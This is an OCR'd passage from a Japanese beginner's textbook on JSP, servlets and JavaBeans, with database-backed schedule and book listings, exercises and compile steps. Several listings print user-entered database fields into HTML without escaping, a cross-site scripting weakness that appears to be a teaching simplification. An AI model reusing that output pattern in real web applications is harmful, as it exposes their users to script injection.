従来のtry...finally構文では、tryブロックの外でリソースを宣言していましたので、その有効範囲はtry...finallyブロックの外にまで及びます。しかし、try...with...resources構文では、リソースはtryブロックの中でのみ有効です（外からは参照できません）。

(3) リソースの解放順序が異なる

従来のtry...finally構文では、catchブロックで例外を処理した後、finallyブロックでリソースを解放していました。しかし、try...with...resources構文ではtryブロックを抜けたタイミングで即座にリソースを解放します。そのため、catchブロックでリソースを参照するようなケースでは利用できません。

*2 ただし、本書ではJava SE 6以前との互換性も考慮して、finally句による記述を採用します。

まとめ

- JavaBeansは、他のプログラムから簡単に呼び出せるように、ある特定のルールに則って生成されたJavaクラスのことです。
- JavaBeansは、(1) 引数のないコンストラクターを持つこと、(2) アクセサーメソッドを持つこと、(3) Serializableインターフェイスを実装すること、の3点を満たしている必要があります。
- データベースへの接続はfinallyブロックの中で閉じる必要があります。

実習　講義　**練習問題**　CHAPTER 06 LESSON 26

Q LESSON 19の練習問題p_insert.jspを、サーブレットとJavaBeansを使って書き換えてみましょう。以下の空欄を埋めて、P_InsertServlet.javaとBook.javaを完成させてください。

リスト1 P_InsertServlet.java

```
1  package to.msn.wings.lesson26_28;
2
3  import java.io.IOException;
4
5  import javax.servlet.ServletException;
6  import javax.servlet.annotation.WebServlet;
7  import javax.servlet.http.HttpServlet;
8  import javax.servlet.http.HttpServletRequest;
9  import javax.servlet.http.HttpServletResponse;
10
11 @WebServlet("/lesson26_28/P_InsertServlet")
12 public class P_InsertServlet extends HttpServlet {
13   @Override
14   public void doPost(HttpServletRequest request, ↩
   HttpServletResponse response)
15       throws ServletException, IOException {
16     request.setCharacterEncoding("UTF-8");
17     [ ① ] info = new [ ① ]();
18     info.setIsbn(request.getParameter("isbn"));
19     info.setTitle(request.getParameter("title"));
20     info.setPrice(request.getParameter("price"));
21     info.setPublish(request.getParameter("publish"));
22     info.setPublished(request.getParameter("published"));
23     info.[ ② ]();
24     response.sendRedirect("p_new.jsp");
25   }
26 }
```

リスト2 Book.java

```
 1 package to.msn.wings.lesson26_28;
 2
 3 import java.io.［③］;
 4 import java.sql.Connection;
 5 import java.sql.PreparedStatement;
 6 import java.sql.ResultSet;
 7 import java.sql.SQLException;
 8 import java.text.ParseException;
 9 import java.text.SimpleDateFormat;
10 import java.util.ArrayList;
11 import java.util.Date;
12
13 import javax.naming.Context;
14 import javax.naming.InitialContext;
15 import javax.naming.NamingException;
16 import javax.sql.DataSource;
17
18 public class Book implements ［③］ {
19   public ［④］ { /* コンストラクター */ }
20
21   private String isbn;
22   public void ［⑤］(String isbn) { this.isbn = isbn; }
23   public String getIsbn() { return this.isbn; }
24
25   private String title;
26   public void setTitle(String title) { this.title = title; }
27   public String getTitle() { return this.title; }
28
29   private int price;
30   public void setPrice(String price) {
31     this.price = Integer.parseInt(price);
32   }
33   public int getPrice(){ return this.price; }
34
35   private String publish;
36   public void setPublish(String publish) { this.publish =
   publish; }
37   public String getPublish() { return this.publish; }
38
39   private Date published;
40   public void setPublished(String published) {
41     try {
42       SimpleDateFormat dformat = new SimpleDateFormat("yyyy-MM-
   dd");
43       this.published = dformat.parse(published);
44     } catch (ParseException e) {
45       e.printStackTrace();
46     }
```

```
47    }
48    public Date getPublished() { return this.published; }
49
50    public int insertInfo() {
51      int result = 0;
52      Connection db = null;
53      PreparedStatement ps =null;
54      try {
55        Context context = new InitialContext();
56        DataSource ds = (DataSource)context.lookup("java:comp/
  env/jdbc/Jsp10");
57        db = ds.getConnection();
58        ps = db.prepareStatement("INSERT INTO books(isbn, title,
  price, publish, published) VALUES(?, ?, ?, ?, ?)");
59        ps.setString(1, this.isbn);
60        ps.setString(2, this.title);
61        ps.setInt(3, this.price);
62        ps.setString(4, this.publish);
63        ps.setDate(5, new java.sql.Date(this.published.getTime()));
64        result = ps.executeUpdate();
65      } catch (NamingException e) {
66        e.printStackTrace();
67      } catch (SQLException e) {
68        e.printStackTrace();
69      } finally {
70        try {
71          if(ps != null) { ps.close(); }
72          if(db != null) { db.close(); }
73        } catch (SQLException e) {
74          e.printStackTrace();
75        }
76      }
77      return result;
78    }
  ...中略...
151 }
```

Column

JSP＆サーブレット技術の習得に役立つ参考図書

本書ではJSP＆サーブレットの導入部分に的を絞って紹介してきました。当然ながら、本書の内容は、まだまだ広大なJSP＆サーブレットの世界の本当に端緒であるにすぎません。そこで、今後さらなるステップアップを目指していく皆さんのために、役立つ書籍をいくつか挙げておくことにします。


- 『Androidエンジニアのためのモダン Java』（技術評論社）
  JSP＆サーブレットには、まずその基礎となるJava言語の理解が欠かせません。本書でJavaの理解が足りないなと思ったら、まずは本書で再入門してみてはどうでしょうか。
- 『独習Java　サーバサイド編　第2版』（翔泳社）
  本書でJSP＆サーブレットの基礎を一通り理解した後、もうワンステップ、体系的に学ぶための書籍です。本書での理解をさらに深める手がかりとしてください。
- 『サーブレット＆JSP　ポケットリファレンス』（技術評論社）
  JSP＆サーブレットで利用可能な基本命令を目的別にひけるリファレンスです。JSP＆サーブレットを一通り理解したら、実践的な開発を進める際の座右の一冊として、このようなリファレンスを手元に置いておくと便利です。
- 『書き込み式SQLのドリル　改訂新版』（日経BP社）
  JSP＆サーブレットアプリケーションを開発するうえで、データベースとの連携は欠かせないものです。本書は、そのデータベースを操作するための言語であるSQLをドリル形式で習得するための本です。
- 『JavaScript逆引きレシピ　jQuery対応』（翔泳社）
  JSP＆サーブレットに限らず、Webアプリケーションの開発にJavaScriptの理解は欠かせません。本書では、JavaScriptで陥りがちな罠をはじめ、ユーザーインターフェイスの開発、モバイル対応のためのイディオムをレシピ形式でまとめています。

LESSON 27

JavaBeansからサーブレットにデータを渡そう

LESSON 26では、サーブレットから一方的にJavaBeansを呼び出すのみでした。しかし、ここでは、呼び出されたJavaBeansからサーブレットに結果データを返し、その結果に基づいて、サーブレット側でコンテンツを出力してみましょう。

複数クラスの連携というとなにやら難しく聞こえるかもしれませんが、クラス間のデータのやりとりに注目して、全体のつくりを概観してみましょう。



日付	時刻	予定名	備考	編集
2015-01-30	10:00:00	WINGS研修旅行	新宿駅待ち合わせ	編集
2015-02-02	13:00:00	WINGSメンバー募集説明会	募集要項持参	編集
2015-02-07	11:00:00	S社打ち合わせ	企画書持参	編集
2015-02-18	14:00:00	A社打ち合わせ	A書籍の資料を持参	編集

▲スケジュール情報を一覧表示

サンプルファイル jsp10 ▶ WEB-INF ▶ src/to/msn/wingslesson26_28 ▶ SearchServlet.java Schedule.java

実習 講義 練習問題 CHAPTER 06 LESSON 27

1 コードを入力する（サーブレット）

メモ帳で/WEB-INF/src/to/msn/wings/lesson26_28フォルダーのSearchServlet.javaを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 SearchServlet.java

```
1 package to.msn.wings.lesson26_28;
2
3 import java.io.IOException;
4 import java.io.PrintWriter;
5 import java.util.ArrayList;
6
7 import javax.servlet.ServletException;
8 import javax.servlet.annotation.WebServlet;
```


レッスン予定日 月 日

レッスン終了

```
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson26_28/SearchServlet")
public class SearchServlet extends HttpServlet {
  @Override
  public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException,IOException {
    response.setContentType("text/html;charset=UTF-8");
    PrintWriter out = response.getWriter();
    out.println("<!DOCTYPE html><html><head><meta charset ='UTF-8' />");
    out.println("<title>簡易スケジュール帳</title>");
    out.println("</head><body>");
    out.println("<table border='1'>");
    out.println("<tr>");
    out.println("<th>日付</th><th>時刻</th><th>予定名</th><th>備考</th><th>編集</th>");
    out.println("</tr>");
    ArrayList<Schedule> list = Schedule.getInfos();
    for(Schedule info : list){
      out.println("<tr>");
      out.println("<td>" + info.getScheduleDate() + "</td>");
      out.println("<td>" + info.getScheduleTime() + "</td>");
      out.println("<td>" + info.getTitle() + "</td>");
      out.println("<td>" + info.getMemo() + "</td>");
      out.println("<td><a href='edit.jsp?id=" + info.getId() + "'>編集</a></td>");
      out.println("</tr>");
    }
    out.println("</table></body></html>");
  }
}
```

Scheduleクラスの呼び出し

結果データの出力

2 コードを入力する（JavaBeans）

メモ帳で/WEB-INF/src/to/msn/wings/lesson26_28フォルダーのSchedule.javaを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 Schedule.java

```
package to.msn.wings.lesson26_28;

import java.io.Serializable;
import java.sql.Connection;
import java.sql.PreparedStatement;
```

```
 6 import java.sql.ResultSet;
 7 import java.sql.SQLException;
 8 import java.util.ArrayList;
   ...中略...
14
15 public class Schedule implements Serializable {
     ...中略...
38   public int insertInfo() {
       ...中略...
66     return result;
67   }
68
69   public static ArrayList<Schedule> getInfos() {*1
70     ArrayList<Schedule> list = new ArrayList<Schedule>();
71     Connection db = null;
72     PreparedStatement ps =null;
73     ResultSet rs = null;
74     try {
75       Context context = new InitialContext();
76       DataSource ds = (DataSource)context.lookup("java:
comp/env/jdbc/Jsp10");
77       db = ds.getConnection();
78       ps = db.prepareStatement("SELECT * FROM schedules
 ORDER BY schedule_date, schedule_time");
79       rs = ps.executeQuery();
80       while(rs.next()) {
81         Schedule info = new Schedule();
82         info.setId(rs.getString("id"));
83         info.setTitle(rs.getString("title"));
84         info.setScheduleDate(rs.getString("schedule_date"));
85         info.setScheduleTime(rs.getString("schedule_time"));
86         info.setMemo(rs.getString("memo"));
87         list.add(info);
88       }
89     } catch (NamingException e) {
90       e.printStackTrace();
91     } catch (SQLException e) {
92       e.printStackTrace();
93     } finally {
94       try {
95         if(rs != null) { rs.close(); }
96         if(ps != null) { ps.close(); }
97         if(db != null) { db.close(); }
98       } catch (SQLException e) {
99         e.printStackTrace();
100      }
101    }
102    return list;
103  }
```

データベースを検索するgetInfosメソッドの定義

*1 getInfosメソッドの宣言に、staticというキーワードが付いている点に注目してください。これは、P.152でも紹介した静的メソッドを定義するためのキーワードで、staticキーワードの付いたメソッドは、インスタンスを生成しなくても呼び出すことができます。

```
104 }
```

3 JavaBeansクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson26_28*2
> javac -encoding UTF-8 Schedule.java
```

/WEB-INF/src/to/msn/wings/lesson26_28フォルダーの配下にSchedule.classができていれば、コンパイルは成功です*3。生成されたSchedule.classを、/WEB-INF/classes/to/msn/wings/lesson26_28フォルダーに移動します。

4 サーブレットクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson26_28
> javac -encoding UTF-8 SearchServlet.java
```

/WEB-INF/src/to/msn/wings/lesson26_28フォルダーの配下にSearchServlet.classができていれば、コンパイルは成功です。生成されたInsertServlet.classを、/WEB-INF/classes/to/msn/wings/lesson26_28フォルダーに移動します。

5 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

6 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.350の図のように、登録済みスケジュールの一覧が表示されれば成功です*4。

http://localhost:8080/jsp10/lesson26_28/SearchServlet

*2 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

*3 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

*4 本サンプルでは編集機能は実装していませんので、[編集] リンクをクリックしてもエラーとなります。注意してください。

データベースからの抽出結果を保存する

本LESSONのサンプルでは、schedulesテーブルから取り出した結果をArrayListオブジェクトに保存しておくことにします。ArrayListオブジェクトは、サイズを自由に変更することのできる配列で、数値や文字のような単純なデータ型から、オブジェクトのような構造化データまで保存できます。

Scheduleクラスの69、80～88行目に注目してみましょう。

```
69 ArrayList<Schedule> list = new ArrayList<Schedule>();
     ...中略...
80   while(rs.next()) {
81     Schedule info = new Schedule();
82     info.setId(rs.getString("id"));
83     info.setTitle(rs.getString("title"));
84     info.setScheduleDate(rs.getString("schedule_date"));
85     info.setScheduleTime(rs.getString("schedule_time"));
86     info.setMemo(rs.getString("memo"));
87     list.add(info);
88   }
```

69行目で新たなArrayListオブジェクトを生成し、データベースからの抽出結果を保存するための器を用意します。「<Schedule>」という記述は、P.93でも紹介したジェネリックス構文です。これによって、Scheduleオブジェクト専用のArrayListオブジェクトを準備できます。


80～88行目のwhileループは、ResultSetオブジェクトのnextメソッドがfalseを返すまで処理を繰り返す、データ抽出のイディオムです。これまではgetXxxxxメソッドで取り出したデータをそのまま表示していたのに対し、ここでは、新たに生成したScheduleオブジェクトのフィールドに格納しています。

Scheduleオブジェクトのid、title、scheduleDate、scheduleTime、memoの各フィールドにデータをセットしたら、先ほど生成したArrayListオブジェクトlistにこれを追加（add）します。

これを最後まで繰り返していくことで、ArrayListオブジェクトには、1つで1レコードの情報を表すScheduleオブジェクトが、抽出したレコードの件数分だけ格納されることになるわけです。

構文 addメソッド

ArrayListオブジェクト.add(任意のオブジェクト)
リストの末尾に指定されたオブジェクトを追加する。



▲ArrayListオブジェクトへの格納

JavaBeans内のデータをサーブレットから取得する

Scheduleオブジェクトのget Infosメソッドを実行することで（27行目）、schedulesテーブルから取り出したデータの集合が、ArrayListオブジェクトとして取得できたはずです。

今度は、これをサーブレットから順番に取り出してみることにしましょう。SearchServlet.javaの28～36行目に注目してください。

```
28 for(Schedule info : list){
29   out.println("<tr>");
30   out.println("<td>" + info.getScheduleDate() + "</td>");
31   out.println("<td>" + info.getScheduleTime() + "</td>");
32   out.println("<td>" + info.getTitle() + "</td>");
33   out.println("<td>" + info.getMemo() + "</td>");
34   out.println("<td><a href='edit.jsp?id=" + info.getId() + "'> ➲
   編集</a></td>");
35   out.println("</tr>");
36 }
```

ArrayListオブジェクトのようなリスト系のオブジェクトから要素を取り出すには、P.96でも紹介した拡張for命令を利用すると便利です。

SearchServlet.javaの28～36行目では、ArrayListオブジェクトに含まれた要素がなくなるまでループを繰り返すことで、保持されたすべてのスケジュール情報を取り出しているというわけです。

29～35行目が具体的にデータを取り出し、表示している部分で、getXxxxxメソッド（アクセサーメソッド）を介して、JavaBeans内に保持されたid、title、scheduleDate、scheduleTime、memoといったフィールドを取得しています。

まとめ

- ArrayListオブジェクトは自由に大きさを変えられる配列で、オブジェクトのような構造データも格納することができます。
- ArrayListオブジェクトから取り出した要素を利用する場合には、拡張for命令を利用すると便利です。

実習講義　練習問題　CHAPTER 06 LESSON 27

Q LESSON 20の練習問題p_booklist.jsp、p_bookdesc.jspをサーブレットとJavaBeansを使って書き換えてみましょう。以下の空欄を埋めて、P_SearchServlet1.java、P_SearchServlet2.java、Book.javaを完成させてください。

リスト1 P_SearchServlet1.java

```
 1 package to.msn.wings.lesson26_28;
   ...中略...
15 @WebServlet("/lesson26_28/P_SearchServlet1")
16 [ ① ]
17   @Override
18   public void doGet(HttpServletRequest request,HttpServletResponse response)
19     throws ServletException,IOException {
20     response.setContentType("text/html;charset=UTF-8");
21     PrintWriter out = response.getWriter();
22     out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
23     out.println("<title>書籍情報一覧</title>");
24     out.println("</head><body>");
25     out.println("<table border='1'><tr>");
26     out.println("<th>ISBNコード</th><th>書名</th><th>価格</th>");
27     out.println("<th>出版社</th><th>刊行日</th></tr>");
28     ArrayList<Book> list = [ ② ].getInfos();
29     DecimalFormat nformat = new DecimalFormat("#,###円");
30     SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
31     for( [ ③ ] info : list){
```

```
32        out.println("<tr><td><a href='P_SearchServlet2?isbn=" +
33          info.getIsbn() + "'>" + info.getIsbn() + "</a></td>");
34        out.println("<td>" + info.getTitle() + "</td>");
35        out.println("<td>" + nformat.format(info.getPrice()) + "</td>");
36        out.println("<td>" + info.getPublish() + "</td>");
37        out.println("<td>" + ④ + "</td>");
38      }
39      out.println("</tr></table></body></html>");
40    }
41  }
```

リスト2 P_SearchServlet2.java

```
 1  package to.msn.wings.lesson26_28;
    ...中略...
14  @WebServlet("/lesson26_28/P_SearchServlet2")
15  public class P_SearchServlet2 extends HttpServlet {
16    @Override
17    public void doGet(HttpServletRequest request, HttpServletResponse response)
18      throws ServletException,IOException {
19      response.setContentType("text/html;charset=UTF-8");
20      PrintWriter out = response.getWriter();
21      DecimalFormat nformat = new DecimalFormat("#,###円");
22      SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
23      ⑤
24      if(info != null){
25        out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
26        out.println("<title>書籍情報詳細</title>");
27        out.println("</head><body>");
28        out.println("<table border='1'><tr>");
29        out.println("<th style='text-align:right;'>ISBNコード</th><td>");
30        out.println(info.getIsbn() + "</td>");
31        out.println("</tr><tr>");
32        out.println("<th style='text-align:right;'>書名</th><td>");
33        out.println(info.getTitle() + "</td>");
34        out.println("</tr><tr>");
35        out.println("<th style='text-align:right;'>価格</th><td>");
36        out.println(nformat.format(info.getPrice()) + "</td>");
37        out.println("</tr><tr>");
38        out.println("<th style='text-align:right;'>出版社</th><td>");
39        out.println(info.getPublish() + "</td>");
40        out.println("</tr><tr>");
41        out.println("<th style='text-align:right;'>刊行日</th><td>");
42        out.println(dformat.format(info.getPublished()) + "</td>");
43        out.println("</tr></table></body></html>");
44      } else {
45        out.println("該当する情報はありません。");
46      }
```

```
  }
}
```

リスト3 Book.java

```
package to.msn.wings.lesson26_28;

...中略...

public class Book implements [⑥] {
  ...中略...
  public static ArrayList<Book> getInfos(){
    [⑦] list = new [⑦]();
    Connection db = null;
    PreparedStatement ps = null;
    ResultSet rs = null;
    try {
      Context context = new InitialContext();
      DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
      db = ds.getConnection();
      ps = db.prepareStatement("SELECT * FROM books ORDER BY published DESC");
      rs = ps.executeQuery();
      while(rs.next()) {
        Book info = new Book();
        info.setIsbn(rs.getString("isbn"));
        info.setTitle(rs.getString("title"));
        info.setPrice(rs.getString("price"));
        info.setPublish(rs.getString("publish"));
        info.setPublished(rs.getString("published"));
        list.add(info);
      }
    } catch (NamingException e) {
      e.printStackTrace();
    } catch (SQLException e) {
      e.printStackTrace();
    } finally {
      try {
        if(rs != null) { rs.close(); }
        if(ps != null) { ps.close(); }
        if(db != null) { db.close(); }
      } catch (SQLException e) {
        e.printStackTrace();
      }
    }
    return list;
  }

```

```
116   public static Book getInfo(String isbn) {
117     Book info = null;
118     Connection db = null;
119     PreparedStatement ps = null;
120     ResultSet rs = null;
121     try {
122       Context context = new InitialContext();
123       DataSource ds = (DataSource)context.lookup("java:comp/env/
    jdbc/Jsp10");
124       db = ds.getConnection();
125       ps = db.prepareStatement("  ⑧  ");
126       ps.setString(1, isbn);
127       rs = ps.executeQuery();
128       if(  ⑨  ) {
129         info = new Book();
130         info.setIsbn(rs.getString("isbn"));
131         info.setTitle(rs.getString("title"));
132         info.setPrice(rs.getString("price"));
133         info.setPublish(rs.getString("publish"));
134         info.setPublished(rs.getString("published"));
135       }
136     } catch (NamingException e) {
137       e.printStackTrace();
138     } catch (SQLException e) {
139       e.printStackTrace();
140     }  ⑩  {
141       try {
142         if(rs != null) { rs.close(); }
143         if(ps != null) { ps.close(); }
144         if(db != null) { db.close(); }
145       } catch (SQLException e) {
146         e.printStackTrace();
147       }
148     }
149     return info;
150   }
151 }
```

LESSON
28

CHAPTER | LESSON | DAYS
01 | 01 | 1st
02
03
04
05
02 | 06 | 2nd
07
08
09
03 | 10 | 3rd
11
12
13 | 4th
14
15
04 | 16 | 5th
17
18
19 | 6th
20
21
22
05 | 23 | 7th
24
25
06 | 26 | 8th
27
28
07 | 29 | 9th
30
31
08 | 32 | 10th
33
34
35


レッスン予定日
月 日

レッスン終了

JSP／サーブレット／JavaBeansの連携を学ぼう

LESSON 23以降では、サーブレットの構文を習得する目的でサーブレットから直接にデータを出力してきました。しかし、自分でコーディングしてみるとわかるように、サーブレットでHTMLを出力するのは面倒です。最終的な結果の出力は、JSPページを利用するのが好ましいということが、改めて実感できたのではないかと思います。

そこで本LESSONでは、データベースへのアクセスはJavaBeans、データの出力はJSPページ、そして、JavaBeansとJSPページとの間を取り持つのにサーブレットと、これまでに登場した三者を連携させることで、より開発生産性に優れたコーディングの手法について見ていくことにします。



日付	時刻	予定名	備考	編集
2015-01-30	10:00:00	WINGS研修旅行	新宿駅待ち合わせ	編集
2015-02-02	13:00:00	WINGSメンバー募集説明会	募集要項持参	編集
2015-02-07	11:00:00	S社打ち合わせ	企画書持参	編集
2015-02-18	14:00:00	A社打ち合わせ	A書籍の資料を持参	編集

▲スケジュール情報を一覧表示

サンプルファイル：jsp10 ▶ lesson26_28 ▶ mvc.jsp
jsp10 ▶ WEB-INF ▶ src/to/msn/wings/lesson26_28 ▶ MvcServlet.java

実習　講義　練習問題　CHAPTER 06 LESSON 28

1 コードを入力する（サーブレット）

メモ帳で/WEB-INF/src/to/msn/wings/lesson26_28フォルダーのMvcServlet.javaを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 MvcServlet.java

```
1 package to.msn.wings.lesson26_28;
2
3 import java.io.IOException;
```

```
import java.util.ArrayList;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson26_28/MvcServlet")
public class MvcServlet extends HttpServlet {
  @Override
  public void doGet(HttpServletRequest request,
HttpServletResponse response)
    throws ServletException, IOException {
    ArrayList<Schedule> list = Schedule.getInfos();
    request.setAttribute("list", list);
    getServletContext().getRequestDispatcher("/
lesson26_28/mvc.jsp").forward(request, response);
  }
}
```

取得したデータをリクエスト属性にセット

JSPページに処理を転送

2 コードを入力する（JSPページ）

メモ帳で/lesson26_28フォルダーのmvc.jspを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 mvc.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<jsp:useBean id="list" class="java.util.ArrayList"
scope="request" />
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<table border="1">
<tr>
  <th>日付</th><th>時刻</th><th>予定名</th><th>備考</th>
<th>編集</th>
</tr>
<% for(Object item : list) {
  to.msn.wings.lesson26_28.Schedule info = (to.msn.
wings.lesson26_28.Schedule)item; %>
  <tr>
    <td><%=info.getScheduleDate() %></td>
    <td><%=info.getScheduleTime() %></td>
```

リクエスト属性の呼び出し

データの検索結果を表示

```
    <td><%=info.getTitle() %></td>
    <td><%=info.getMemo() %></td>
    <td>
      <a href="edit.jsp?id=<%=info.getId() %>">編集</a>
    </td>
  </tr>
<% } %>
</table>
</body>
</html>
```

3 サーブレットクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson26_28*1
> javac -encoding UTF-8 MvcServlet.java
```

/WEB-INF/src/to/msn/wings/lesson26_28フォルダーの配下にMvcServlet.classができていれば、コンパイルは成功です*2。生成されたMvcServlet.classを、/WEB-INF/classes/to/msn/wings/lesson26_28フォルダーに移動します。

4 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

5 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください*3。P.360の図のように、登録済みスケジュールの一覧が表示されれば成功です*4。

http://localhost:8080/jsp10/lesson26_28/MvcServlet

*1 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。


*3 実行にあたっては、LESSON 27で使用したSchedule.class（ただし、パッケージ名を変更したもの）がすでに配置されていることを確認してください。

*4 本サンプルでは編集機能は実装していませんので、［編集］リンクをクリックしてもエラーとなります。注意してください。

実習　講義　練習問題　CHAPTER 06 LESSON 28

サーブレットでJavaBeansクラスの実行結果を保存する

まずは、本LESSONで扱っているサンプルの大まかなつくりを概観してみましょう。



▲サンプルの概観

図を見てもわかるように、クライアントからの要求を直接に受け取るのはサーブレットクラスMvcServletの役割です。MvcServletクラスはJavaBeansクラスScheduleを呼び出し、データベースからスケジュール情報を取得します。ScheduleクラスのgetInfosメソッドの戻り値（ArrayListオブジェクト）はさらにJSPページに引き渡され、最終的な出力が生成されます。

これが、典型的なMVC（Model－View－Controller）モデルの処理の流れです。すでにLESSON 27でサーブレットとJavaBeansとの連携については学びましたので、ここで皆さんに注目して頂きたいのは、サーブレットで取得したJavaBeansの処理結果をどのようにJSPページに引き渡すかという点です。ポイントとなるのは、MvcServletクラスの17～19行目です。

```
17 ArrayList<Schedule> list = Schedule.getInfos();
18 request.setAttribute("list", list);
19 getServletContext().getRequestDispatcher("/lesson26_28/mvc.jsp").
   forward(request,response);
```

requestオブジェクトのsetAttributeメソッドは、指定された変数を**リクエスト属性**に登録するためのメソッドです。リクエスト属性とは、「ひと連なりのリクエスト処理の中で保持できる変数」のことを言います。

構文　**setAttributeメソッド**

HttpServletRequestオブジェクト.setAttribute(属性名, 変数)
指定された変数を、リクエスト属性に登録する。

「ひと連なりのリクエスト処理」というとわかりにくいのですが、要は「クライアントがサーバーに要求してから最終的な応答を返すまで」の間のことです。本LESSONのサンプルでは、複数のクラス間を情報が行き来していますが、リクエスト属性に格納された変数は、

「サーブレット→JavaBeans→サーブレット→JSPページ」の中で共有できます。言い換えれば、リクエスト属性を利用することで、処理対象のクラスがいくら増えようとも、あたかも1つのクラスの中にあるかのように情報を受け渡しできるというわけです。

ただし、リクエスト属性を利用する場合に気をつけなければならないポイントがあります。それは、サーブレットからJSPページを呼び出す際にforwardメソッドを使用しなければならないという点です。

